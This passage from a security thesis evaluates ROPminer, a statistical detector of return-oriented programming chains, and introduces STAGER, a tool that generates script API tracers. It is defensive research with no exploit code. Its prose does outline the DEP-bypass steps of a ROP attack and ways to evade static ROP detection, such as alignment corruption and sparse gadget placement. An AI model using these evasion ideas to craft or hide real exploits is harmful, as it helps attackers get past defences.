Check My Profile [93] quickly takes a memory snapshot (Minidump) of the target process by using a virtual machine and a shared memory driver. Then, it statically analyzes the snapshot and profiles the gadget candidate and ROP chain candidate based on predefined rules. Check My Profile is different from ROPminer in the assumption of the detection environment. Check My Profile requires the virtual machine and driver installation to take memory snapshots of the target process, whereas ROPminer needs no modification to end hosts. In addition, Check My Profile takes the time to open the target file for acquiring the memory snapshots, whereas ROPminer does not take such time. Because of these difference, Check My Profile can detect even client-side JIT-ROP, while ROPminer can be easily deployed and quickly detect static ROP.





Figure 2.11: Cumulative distribution function of size of files in datasets

Table 2.5: Comparison between ROPminer and prior work of ROP detection by static analysis

| Method name | Approach | Fully static |
|---|---|---|
| ROPminer | Statistical learning | ✓ |
| Check My Profile [93] | Predefined rule | ✗ |
| eavesROP [45] | Pattern matching | ✓ |
| n-ROPdetector [97] | Pattern matching, Predefined rule | ✓ |
| STROP [111] | Predefined rule | ✓ |

**eavesROP**

eavesROP [45] detects a ROP chain based on matching the patterns of gadget addresses. It first collect the all possible gadget addresses from libraries, then, finds the gadget addresses in the target data by efficiently matching using fast Fourier transform (FFT). Unlike ROPminer, eavesROP only employs gadget addresses and does not utilize constant values and junk data for detection. The way to reduce false positives is also different from each other. eavesROP removes blocks that include UTF-8 strings which sometimes look like ROP chains, whereas ROPminer verifies RCI. Comarison between eavesROP and ROPminer in their detection accuracy may be difficult since only simulation is done in the paper of eavesROP and experiments on real world exploits are not conducted.

#### n-ROPdetector

n-ROPdetector [97] is a detection method which uses pattern matching based rules. The method consists of two parts, one is the pattern matching of known ROP gadget addresses; the other is the predefined rule-based verification. Since the method begins with finding the gadget addresses of API calls related to the memory permission, its focus is a stager ROP. Unlike ROPminer, n-ROPdetector uses just gadget addresses that appears in the exploits of Metasploit Framework, and does not consider the constant values and junk data. Also, n-ROPdetector differs in detection characteristics from ROPminer. That is, n-ROPdetector reports 16% of undetected ROP chains in their experiments, whereas ROPminer does not so far. Note that the FPR of n-ROPdetector is not evaluated in the paper, so we could not compare with that of ROPminer.

#### STROP

STROP [111] uses several predefined rules and parameters for detecting ROP chains. There are two major differences between STROP and ROPminer. First, STROP uses several assumptions in the form of ROP chains and requires seven heuristic parameters. In contrast, ROPminer does not require them. Second, STROP detects ROP payloads at low FPR (about 0.013) and comparatively high FNR (about 0.25) whereas ROPminer has higher FPR (about 0.03) and lower FNR (0.00) than STROP.

### 2.6.2 Limitation

The first limitation is that since ROPminer is based on the likelihood of ROP chains, ROP attacks that use quite a few gadgets, such as the return-into-libc attack [22], are difficult to detect. However, this is not a serious problem for ROPminer when considering the situation of recent attacks. The least amount of behavior that the attackers have to achieve through ROP attacks is as follows.

1. Allocate memory and locate a shellcode on it.
2. Enable execute permission on the memory to bypass DEP.
3. Jump to the shellcode for execution.

These steps are difficult to do by return-into-libc or a ROP chain with a few gadgets since they require a certain number of instructions and several API calls. Using return-into-libc or a short ROP chain to directly execute a shell instead of executing shellcode may be another option. This is done by invoking an API such as WinExec with the argument of a pointer to the command line string which attackers intend to execute. However, this is also difficult because the pointer to the command line string is ambiguous for attackers in the recent ASLR-enabled environments, unless the attacker exploits a memory disclosure vulnerability beforehand. To achieve this attack without exploiting a memory disclosure vulnerability, two ways are considered. One is using strings in the non-ASLR data regions of the target process memory as a command line string. In this case, whether the attacker can achieve the intention or not depends on the content of the data region, so it decreases the reliability of the exploit. The other is applying a pusha instruction as Stancill et al. [93]

described; however, they also argued that a ROP chain which has at least five gadgets is required to accomplish it. Thus, we do not have to consider return-into-libc and short ROP chains, so the limitation is not a significant problem for ROPminer.

The second limitation is that during RCI checking, the gadgets that caused an ambiguous stack offset, e.g., gadgets that ended with jmp [eax] without setting the eax register in it, were excluded in this research. That is, we do not evaluate RCI on such gadgets while RCI checking. Because RCI is evaluated for eliminating false positives when CV occurs by imposing a penalty on the likelihood as a ROP chain, attackers cannot abuse the gadgets of the ambiguous stack offset for evasion. Therefore, it is not a problem for ROPminer.

### 2.6.3 Computational Complexity

Here, we theoretically analyze the computational complexity of inspection by ROPminer. The main computation of the inspection involves calculating the likelihood ratio $Z$. Since ROPminer inspects data on the basis of the forward backward algorithm of an HMM, it needs the table of forward probabilities and backward probabilities for calculation. Fig. 2.12 describes the construction of probability tables. Both the forward probability table and backward probability table are in the same form as this. The probability table consists of $|Z|$ horizontal rows (the number of hidden states) and $N = |X|$ vertical columns (the length of the observed sequence in a data), where each cell contains the forward or backward probabilities. Because the HMMs of ROPminer have a constant number of hidden states, i.e., 11 states as shown in Section 2.3.3, the order of computation is $O(N)$, Thus, the inspection of ROPminer scales linearly with the size of inspected data.





Figure 2.12: Probability tables

### 2.6.4 Memory Consumption

We also theoretically estimated the memory consumption during ROPminer inspection. The main consumption of memory by ROPminer is the table of the forward probabilities and backward probabilities. As described in Fig. 2.12, the table that ROPminer uses consists of cells that each have a double variable. Assuming that a double variable is 8 bytes, the number of hidden states is 11 (as argued in Section 2.3.3), and the data inspected by ROPminer is $N$ bytes, the memory consumption of a table is calculated as $88N$ bytes $(8 * 11 * N)$. This table is required for both forward probability and backward probability,

so two tables are used for the likelihood calculation. Hence, $176N$ bytes ($88N * 2$) are required to inspect data of $N$ bytes for calculating the likelihood of one HMM. ROPminer uses two HMMs for inspection, a malicious one and a benign one. Therefore, if it is naively implemented, its memory consumption will be $352N$ bytes ($176N * 2$) for an inspection. However, if the likelihood is calculated in a sequential manner (e.g., first it calculates the malicious likelihood with the table of the malicious HMM, freeing its memory, then calculates the benign one), the memory consumption for inspection will be suppressed to $176N$.

### 2.6.5 Number of Models Required

The number of models required for ROPminer is an important concern because it affects the inspection times. For learning, ROPminer has to generate one model for each library and each file format. Because some libraries have multiple versions, a library sometimes requires multiple models. Therefore, the number of models to be generated is calculated by the product of the number of libraries, the number of versions for the each libraries, and the number of handled protocol/file formats. For detection, since ROPminer identifies the protocol/file format of the target data, it can determine which model to use from the view point of data format. Also, ROPminer can identify a gadget library when it inspects some data formats as shown in Section 2.3.4. It can also determine from the view point of the gadget library. Thus, only the number of versions affects the inspection times.

We estimated the number of libraries and versions that ROPminer requires. Since the libraries that attacker can adopt depend on the target application, we assume that the exploit target is 32-bit MS Office 2007, 2010, and 2013, which are major applications as targets. First, we searched the libraries commonly used for ROP chains on the target applications. Second, we investigated the number of different versions for each libraries. Then we collected all of them from the National Software Reference Library (NSRL) [68] and third-party file sharing services, for obtaining the mean update intervals. The NSRL is a project which collects software from various sources and gathers file profiles computed from the software.

Table 2.6 shows the number of versions and the mean update intervals of the well-used libraries. We searched and collected all versions of the three libraries: MSVCR71.DLL, MSVCRT.DLL and MSCOMCTL.OCX. MSVCR71.DLL has only one version because the target applications use same one located in `C:\Program Files\Microsoft Office\Office1X\ADD INS`. MSVCRT.DLL and MSCOMCTL.OCX have several versions for each in the target applications. However, due to the update interval (e.g., several libraries are updated immediately after the previous update), we found that the versions one have to focus on are two or three for each of them. In addition, if one knows the period in which the updates are already done on the systems to defend, the libraries may be more limited.

### 2.6.6 Concept Drift and Update Interval of Model

We also discuss the concept drift of the models of ROPminer and the required intervals of updates. The concept drift of the ROP chain detection occurs depending on the update of the library used for the ROP gadgets; therefore, the model update is required regarding it. As shown in Table 2.6, library updates are rarely done (less than once a year) on the

Table 2.6: Number of Versions and Mean Update Interval of DLL

| DLL Name | Number of Versions | Mean Update Interval |
|---|---|---|
| MSVCR71.DLL | 1 | - |
| MSVCRT.DLL | 4 | 1 year 1 month |
| MSCOMCTL.OCX | 5 | 1 year 8 months |

three libraries that are used for ROP chains. Also, a model update may be required when the structure of the ROP chains used in the wild is changed drastically, e.g., appearance of ROP chains with a large amount of junk code. However, we did not observe such a ROP chain while we conduct the experiments. Hence, the model-update frequency is not so high with ROPminer.

### 2.6.7 Applicability to Other Code Re-use Attacks

We discuss the applicability of ROPminer to other code re-use attacks, jump-oriented programming (JOP) [6] and call-oriented programming (COP) [11]. Although ROPminer mainly focuses on ROP in this chapter, it is also effective against JOP and COP depending on its implementation. JOP has a characteristic region named a "dispatch table", which contains a number of JOP gadget addresses used for the JOP attack. Since the table includes the consecutive characteristic byte sequence of ROP gadget addresses, i.e., addr[1-4], ROPminer can detect the existence of the table. COP chains have a similar architecture except for the absence of the dispatcher gadget. Due to the existence of a region in which COP gadgets are stored ("COP gadget table"), ROPminer can detect the COP chains embedded in the data. Note that a ROPminer operator has to collect the JOP/COP gadgets that end with indirect jump/call instructions for creating a JOP/COP gadget dictionary, instead of gathering ROP gadgets. We also note that our method should learned models of ROP, JOP and COP seperately for better detection because transition probabilities of them may slightly differ each other.

### 2.6.8 Robustness against Evasion

Here, we first consider the possible evasion methods against general byte-level static detection of ROP chains. Then, we discuss the robustness of ROPminer against the evasive attacks.

#### Evasion Method

Since static ROP detection is generally based on the byte pattern in the ROP components and the sequence pattern of the ROP components, two evasion methods that change these patterns are possible.

Three possible evasion methods that change the byte pattern are considered as follows. The first is that attackers use other ROP gadget addresses, e.g., addresses that are not seen in existing ROP chains in the wild. The second is to change constant values within a range that does not harm the intended behavior. The third is to change the junk code to arbitrary values.

We considered two evasion methods that change the sequence pattern. The first is to dynamically change the alignment of ROP chains. ROP chains in 32-bit environments generally have 4-byte alignment; therefore corrupting the alignment is sometimes evasive against several static ROP detection methods that assume that the chains are aligned. Fig. 2.13 describes an example of alignment corruption. In the figure, attack gadgets indicate that the gadgets are for executing arbitrary code of attackers, whereas evasive gadgets are used for corrupting the alignment. As you can see in the figure, the gadget of the RET 0x0001 instruction can cause a one byte increase in the stack pointer, which shifts and corrupts the alignment. This evasion method can bypass several existing detection methods such as n-ROPdetector [97] and STROP [111]. The second is to change the





Figure 2.13: Alignment corruption attacks

sparseness of the ROP gadget addresses in a ROP chain. Since ROP chains used in the wild generally contain the minimum amount of required junk code, ROP gadget addresses are located densely. If attackers leverage the gadgets of RET 0xXXXX (big two byte value) and pack much junk code into the generated space, the ROP chains contain much sparser ROP gadget addresses. This method can also evade several detection methods.

#### Robustness of ROPminer

ROPminer is robust against the evasion methods that change the byte pattern of ROP addresses because it takes account of all the byte patterns available for ROP gadget addresses as described in Section 2.3.3. The evasion that changes the junk code to arbitrary code is considered to be almost ineffective against ROPminer. Since our method assumes that the junk code contains random bytes and has few characteristics by nature, changing it does not significantly harm the detection accuracy.

The evasion by changing the constant values is possibly effective; however, there is a limitation in that a certain number of constants cannot be changed. This is because plenty of static symbol constants have been defined by Windows APIs. For example, if one wants to enable write and execute access to a memory region with the VirtualProtect API,

0x00000040 (PAGE_EXECUTE_READWRITE) is necessary for the argument. Moreover, several constants that are important for ROP attacks cannot take fully arbitrary values dependent on OSes. For instance, address values taken by memory allocation and memory protection APIs on Linux have to be a multiple of the page size (the size is typically 0x1000); therefore, the values will be 0xXXXXX000. Due to these limitations, evading detection by ROPminer on the basis of byte pattern changing is difficult.

The method of corrupting the alignment is ineffective against ROPminer since ROPminer uses byte-wise HMMs and does not assume aligned ROP chains. That is, ROPminer can comprehend ROP components even if the alignment is corrupted; thus, it is robust against alignment corruption attacks. The only method that might evade ROPminer is changing the sparseness of the ROP gadget addresses. Since ROPminer is based on the transition probability between ROP components, much sparser ROP gadget addresses have different transition probabilities from learned malicious data in the wild. This may cause false negatives. However, detection is possible if ROPminer can learn the transition probabilities of the sparser ROP chains because a false negative is just a problem caused by inappropriate transition probabilities. Moreover, sparse ROP chains are difficult to construct due to the limitation of vulnerabilities. Locating sparse ROP chains requires a vulnerability that allows attackers to use a large buffer. As such vulnerabilities are rarely seen in the wild, this attack may be negligible.

### 2.6.9 Labeling of Training Data

Since ROPminer requires labeled data for training, an operator of ROPminer has to attach labels to malicious data (which are usually collected in the wild). We provide three ways to do this: manual labeling, dynamic detection-assisted labeling, and taint-based automatic labeling. Although manually making labeled data requires some efforts of a ROPminer operator, one may decrease the cost by using this system.

#### Manual Labeling

Manual labeling is done by pattern matching of known ROP gadget addresses. Therefore, we first collect all valid gadget addresses from non-ASLR libraries frequently used by attackers by utilizing gadget exploration. Then, the regions that include the gadget addresses are extracted from a malicious file. If the instruction sequence corresponding to the gadget addresses is also valid as attack code, gadget address label is attached to the gadget addresses. In addition, constant value label is attached to the data used in the instruction sequence and junk code label to the rest in the region.

#### Dynamic Detection-assisted Labeling

Dynamic detection-assisted labeling uses existing dynamic-based ROP attack detection systems such as ROPdefender [20] and EMET [65], which raise an exception when the ROP attack is detected, as well as a debugger. We first prepare the environment which is vulnerable to the malicious files for training. This may require several environments because which OSs and applications are vulnerable to the exploitation are sometimes ambiguous. Then attach the application to the debugger and open the malicious file.

Since the debugger catches an exception caused by the detection system, the debugger stops around the beginning of the ROP chain. Thus, an operator can use the information to analyze the ROP chain.

**Taint-based Automatic Labeling**

Taint-based automated labeling is designed by using a dynamic taint analysis system. In the system, taint tags are attached to the target file (e.g., document file or pcap file) using a disk taint mechanism. While opening the file with a corresponding application, the taint tags are propagated even when the ROP chains embedded in the file are executed. Based on the taint tags, we label the file with the following rules:

- If the data with taint tags are contained in the instruction pointer register, the source of the data is labeled as gadget addresses.
- If the data with taint tags are used as arguments of an API, the source of the data is labeled as constant values.
- If the data between the first and last gadget addresses do not have any label after labeling by the above rules, the data are labeled as junk code.
- If the data have no taint tag and no label, the data are labeled as data.

Note that a vulnerable environment to the malicious input is required because the system is based on dynamic analysis and needs successful ROP attacks for labeling. By using the taint-based automatic labeling system, we believe operators can decrease their efforts in terms of labeling if they have files which are already known as malicious.

### 2.6.10 Practical Applicability

As shown in Section 2.5, ROPminer has a 0.03 FPR which seems relatively high for realistic deployment, despite its high TPR. Therefore, we assume that ROPminer is used as a filter on networks to make use of these characteristics. The filter we suppose is located before dynamic analysis sandboxes and narrows down the files which are input to the sandboxes. Only the files detected as malicious by the filter are input to the sandboxes. Since analysis by generic sandboxes consumes much more time than that by ROPminer, the pre-filtering of ROPminer can accelerate the whole analysis process. Moreover, sandboxes can re-inspect false positives of ROPminer; therefore this application style can compensate for the shortcoming (false positives) of ROPminer.

## 2.7 Other Related Work

### 2.7.1 ROP Detection by Dynamic Analysis

Since Shacham et al. proposed ROP [83][79], a number of studies that dynamically detect ROP have been made. ROPdefender [20] and ROP Monitor [15] are proposed methods that adopt control flow integrity (CFI). DROP [14] employs rule-based detection based on the size of executed gadgets. However, Göktaş et al. [33] proved that attackers can

succeed with ROP attacks even under size-based detection. Several randomization based measures are also proposed. Shuffler [106] proposes a method of continuously randomizing the memory space in a short interval to make JIT-ROP ineffective. Code shredding [85] extends ASLR to the byte granularity randomization of program code location. Return address protection (RAP) [70] provides defense by encrypting the return addresses on a stack. ROPMEMU [34] offers a method for analyzing sophisticated ROP chains on memory by leveraging multi-path execution. EigenROP [27] is similar to ROPminer in that it uses statistical learning for detection. The difference is that it is based on microarchitecrure-independent run-time features.

Since these methods are mostly dynamic-based and host-based countermeasures, they are not suitable for the security measures at the entrance of an organizaiton's network, which requires detection methods with high throughput.

### 2.7.2 Other Attack Code Detection

Gu et al. [35] provided a system which first takes a virtual memory snapshot of the target process, followed by detecting the shellcode in it based on emulation and malicious system call identification. Polychronakis et al. [75] proposed a method which detects shellcode based on emulation and runtime heuristics such as kernel32.dll resolution, process memory scanning and SEH-based GetPC. SHELLOS [89] is a system that leverages hardware virtualization to efficiently and accurately detect shellcode by directly executing instruction sequences on the CPU. Iwamoto et al. [44] proposed a method for detecting shellcode in malicious documents based on entropy calculation and emulation. OfficeMalScanner [7] is a major tool that can detect shellcode by checking for the existence of the well-known heuristics that shellcode employs.

These methods are similar to ours in that they inspect data files or data streams for extracting embedded attack code. However, since there are a lot of differences between ROP chains and shellcode, their scopes and approaches are different from ours.

### 2.7.3 Byte-level Malicious File Detection

Static-based byte-level ROP chain detection in files is a subset of byte-level malicious file detection. Therefore, we provide several studies below.

Tabish et al. [96] proposed a method which can detect malware without signatures. The method divides the byte-level contents of the target file into 1KB blocks. Then, it extracts set of statistical features computed on N-gram of each block and classifies them as malicious or benign using decision tree with boosting. If the portion of blocks classifyed as malicious exceeds a threshold, the file is also classified as malicious. Since the main purpose of this method is not detecting ROP-based malicious files but detecting malware, it is not designed to be aware of ROP chains. Because general ROP chains are less than 1KB, just one or two blocks of the target file turns to malicious by the existence of a ROP chain with this method. Therefore, detecting ROP-based malicious files by the method is sometimes difficult because the portion of malicious blocks does not increase much. Note that some ROP-based malicious files using heap spraying has much larger ROP chains; thus, they can be detected by the method.

Smutz et al. [88] proposed a method of randomizing contents and encodings in a file, which is inspired by ASLR. This can prevent certain rate of exploits from execution. This approach is quite different from ROPminer in that it does not focus on detecting attack code; therefore it should be used together.

## 2.8 Conclusion

In this chapter, we proposed a method that statically detects return-oriented programming (ROP) chains in malicious data. Our method generates two hidden Markov models (HMMs) and detects the ROP chains by conducting a likelihood ratio test considering the ROP Chain Integrity (RCI). We implemented a system called ROPminer which is based on our method for evaluating its accuracy and performance. Experimental results suggest that our method can detect ROP-based malicious data with no false negatives and few false positives at high throughput. Improving the learning method may be our possible future work.

# Chapter 3

# Automatically Building Script API Tracers

## 3.1 Introduction

The diversity of script languages creates a blind spot for malicious scripts to hide from analysis and detection. Attackers can flexibly choose a script language to develop a module of their malicious scripts and change scripts for developing another module of them. However, we (security side) are not always well-prepared for any script languages since the development of analysis tools for even a single script language incurs a certain cost. We call this gap of costs between attackers and defenders the *asymmetry problem*. This asymmetry problem provides attackers an advantage in evading the security of their target systems. That is, an attacker can choose one script language for which a target organization may not be well-prepared to develop malicious scripts for attacking the system without detection.

One approach for solving this asymmetry problem is focusing on system-level monitoring such as Windows APIs or system calls. We can universally monitor the behavior of malicious scripts no matter what script languages the malware is written in if we set hooks for monitoring at the system-level. As long as malicious scripts run on a Windows platform, it has to more or less depend on Windows APIs or system calls to perform certain actions. If we set hooks on each API and monitor the invocations of those APIs from malicious scripts, we can probably comprehend the behavior of these scripts. However, this system-level monitoring approach is not sufficient from the viewpoint of analysis efficiency because some script API calls do not reach any API code, such as string or object operations. That is, we do not always capture the complete behavior of malicious scripts running on the platform. This lack of captures results in partial understanding of malicious scripts and leads to underestimating the threat of such scripts.

Another approach for malicious script analysis is focusing on a specific language and embedding monitoring mechanisms into a runtime environment of the script. This approach resolves the semantic gap problem mentioned above but requires deep domain knowledge to develop a monitoring tool. For example, we have to know both the specifications of a script language and the internal architecture of the script engine to develop a dynamic analysis tool for the script. In addition, this approach supports only a target

script language. That is, we need to develop an analysis tool for each script language separately.

In summary, we (security side) need an approach universally applicable for any script language and fine-grained enough for analyzing the detailed behavior of a malicious script. However, previous studies satisfied only either of these requirements at the same time.

To mitigate the gap between attackers and defenders, we propose a method of generating script API tracers with a small amount of human intervention. The basic idea of our method is to eliminate the knowledge of script engine internals from the requirements for developing analysis tools for a script language. Instead, we complement this knowledge with several test programs written in the script language (*test scripts*) and run them on the script engine for differential execution analysis [12][114] to clarify the local functions corresponding to the script APIs which are usually acquired with the manual analysis of the script engine. Bravely speaking, our method allows us to replace the knowledge of script engine internals with one of the specifications of the script for writing test scripts.

Our method is composed of five steps: execution trace logging, hook point detection, tap point detection, hook and tap point verification, and script API tracer generation. The most important function of our method is detecting points called *hook points* in which the method inserts hooks to append code to script engines for script analysis as well as points called *tap points*, which are memory regions logged by the code for analysis. Our method first acquires branch traces by executing manually crafted scripts called *test scripts*, each of which only calls a specific script API of the analysis target. Our method then obtains hook and tap points that correspond to the target script API by analyzing the obtained branch trace with the differential execution analysis-based hook point detection method. By inserting hooks into the hook points that dump the memory of the tap points to logs, our method generates a script API tracer.

Note that we define a script API as a callable functionality provided by a script engine. For example, each built-in function and statement of Visual Basic for Applications (VBA) and VBScript, such as *CreateObject* and *Eval*, and commandlets (Cmdlets) of PowerShell, such as *Invoke-Expression*, are script APIs.

A challenge in this research was efficiently finding the local function that corresponds to the target script API from the large number of local functions of a script engine binary. We addressed this challenge by emphasizing the local function corresponding to the target script API as the difference in branch traces of two scripts that call the target script API different times. To achieve this differentiation, we modified the Smith-Waterman algorithm [87] borrowed from bioinformatics, which finds a similar common subsequence from two or more sequences, to fit it to this problem.

Our method does not allow us to directly fulfill the second requirement, i.e., universal applicability. However, we believe that our method allows us to reduce the cost of developing an analysis tool for each script language. Therefore, we can lower the bar for preparing analysis tools for any script language.

We implemented a prototype system that uses our method called *STAGER*, a script analyzer generator based on engine reversing, for evaluating the method. We conducted experiments on *STAGER* with VBA, VBScript, and PowerShell. The experimental results indicate that our method can precisely detect hook and tap points and generate script API tracers that can output analysis logs containing script semantics. The hook and tap

points are detected within a few tens of seconds. Using the *STAGER*-generated script API tracers, we analyzed real-world malicious scripts obtained from VirusTotal [59], a malware sharing service for research. The output logs showed that the script API tracers could effectively analyze malicious scripts in a short time. Our method enables the generation of a script API tracer for proprietary script languages for which existing methods cannot construct analysis tools. It can therefore contribute to providing better protection against malicious scripts.

Our contributions are as follows.

- We first propose a method that generates a script API tracer by analyzing the script engine binaries.
- We confirmed that our method can accurately detect hook and tap points within realistic time through experiments. In addition, our method only requires tens of seconds of human intervention for analyzing a script API.
- We showed that the script API tracers generated with our method can provide information useful for analysts by analyzing malicious scripts in the wild.

## 3.2 Background and Motivation

### 3.2.1 Motivating Example

Our running example is a malicious script collected from VirusTotal and its analysis logs acquired using several different script analysis tools. Note that the script analysis tools in this section include all tools that can extract the behavior of scripts regardless of whether they were explicitly designed to analyze scripts. Therefore, system API tracers are included in the script analysis tools in the subsequent sections.

Figure 3.1 shows a malicious script and acquired analysis logs corresponding to it. The upper left (a) shows an excerpt of this malicious script that has more than 1,000 lines of code. As shown in the figure, the malicious script is heavily obfuscated; thus static analysis is difficult. The upper right (b) shows the deobfuscated script obtained from manual analysis. Since analysts can easily comprehend the behavior of the malicious script, it would be ideal as the analysis log. However, manually analyzing such malicious script is tedious and time consuming and is sometimes nearly impossible depending on the heaviness of the obfuscation. The lower left (c) shows an excerpt of the system API trace log obtained by attaching a system API tracer called API Monitor [5] to the script engine process. This log contains a large number of system API calls that are both relevant and irrelevant to the malicious script. The irrelevant calls are involved in the script engine. Some system API calls that are relevant to remote procedure calls (e.g., COM and WMI) by the malicious script and the ones that are only handled in the script engine (e.g., eval) do not appear in the log. These prevents analysts from comprehending the behavior of the malicious script; therefore, the system API tracer is not appropriate for analyzing malicious scripts. The lower right (d) shows the script API trace log that we aim to create with our method. This log has similar semantics to the one from manual analysis in which analysts can comprehend its behavior through it. Therefore, script API tracers are essential for malicious script analysis. However, building such script API tracer is difficult

as discussed in detail in Section 3.2.3. Thus, our goal is to propose a method for easily and systematically building script API tracers that can acquire such logs.





Figure 3.1: Obfuscated malicious script and its analysis logs acquired from several different script analysis tools

### 3.2.2 Requirements of Script Analysis Tool

We clarify the three requirements that script analysis tools should fulfill from the perspective of malicious script analysis.

**(1) Universal applicability** Attackers use various script languages to create their malicious scripts. Hence, methods for constructing script analysis tools (hereafter, construction methods) should be applicable to various languages with diverse language specifications.

**(2) Preservability of script semantics** When analyzing scripts, the more output logs lose script semantics, the less information analysts can obtain from the logs. Therefore, construction methods should preserve script semantics to provide better information for analysis.

**(3) Binary applicability** When constructing script analysis tools of script engines which are proprietary software (we call them proprietary script engines), their source

code is not available. Because attackers often use such proprietary script languages, it is necessary for construction methods to be applicable to binaries.

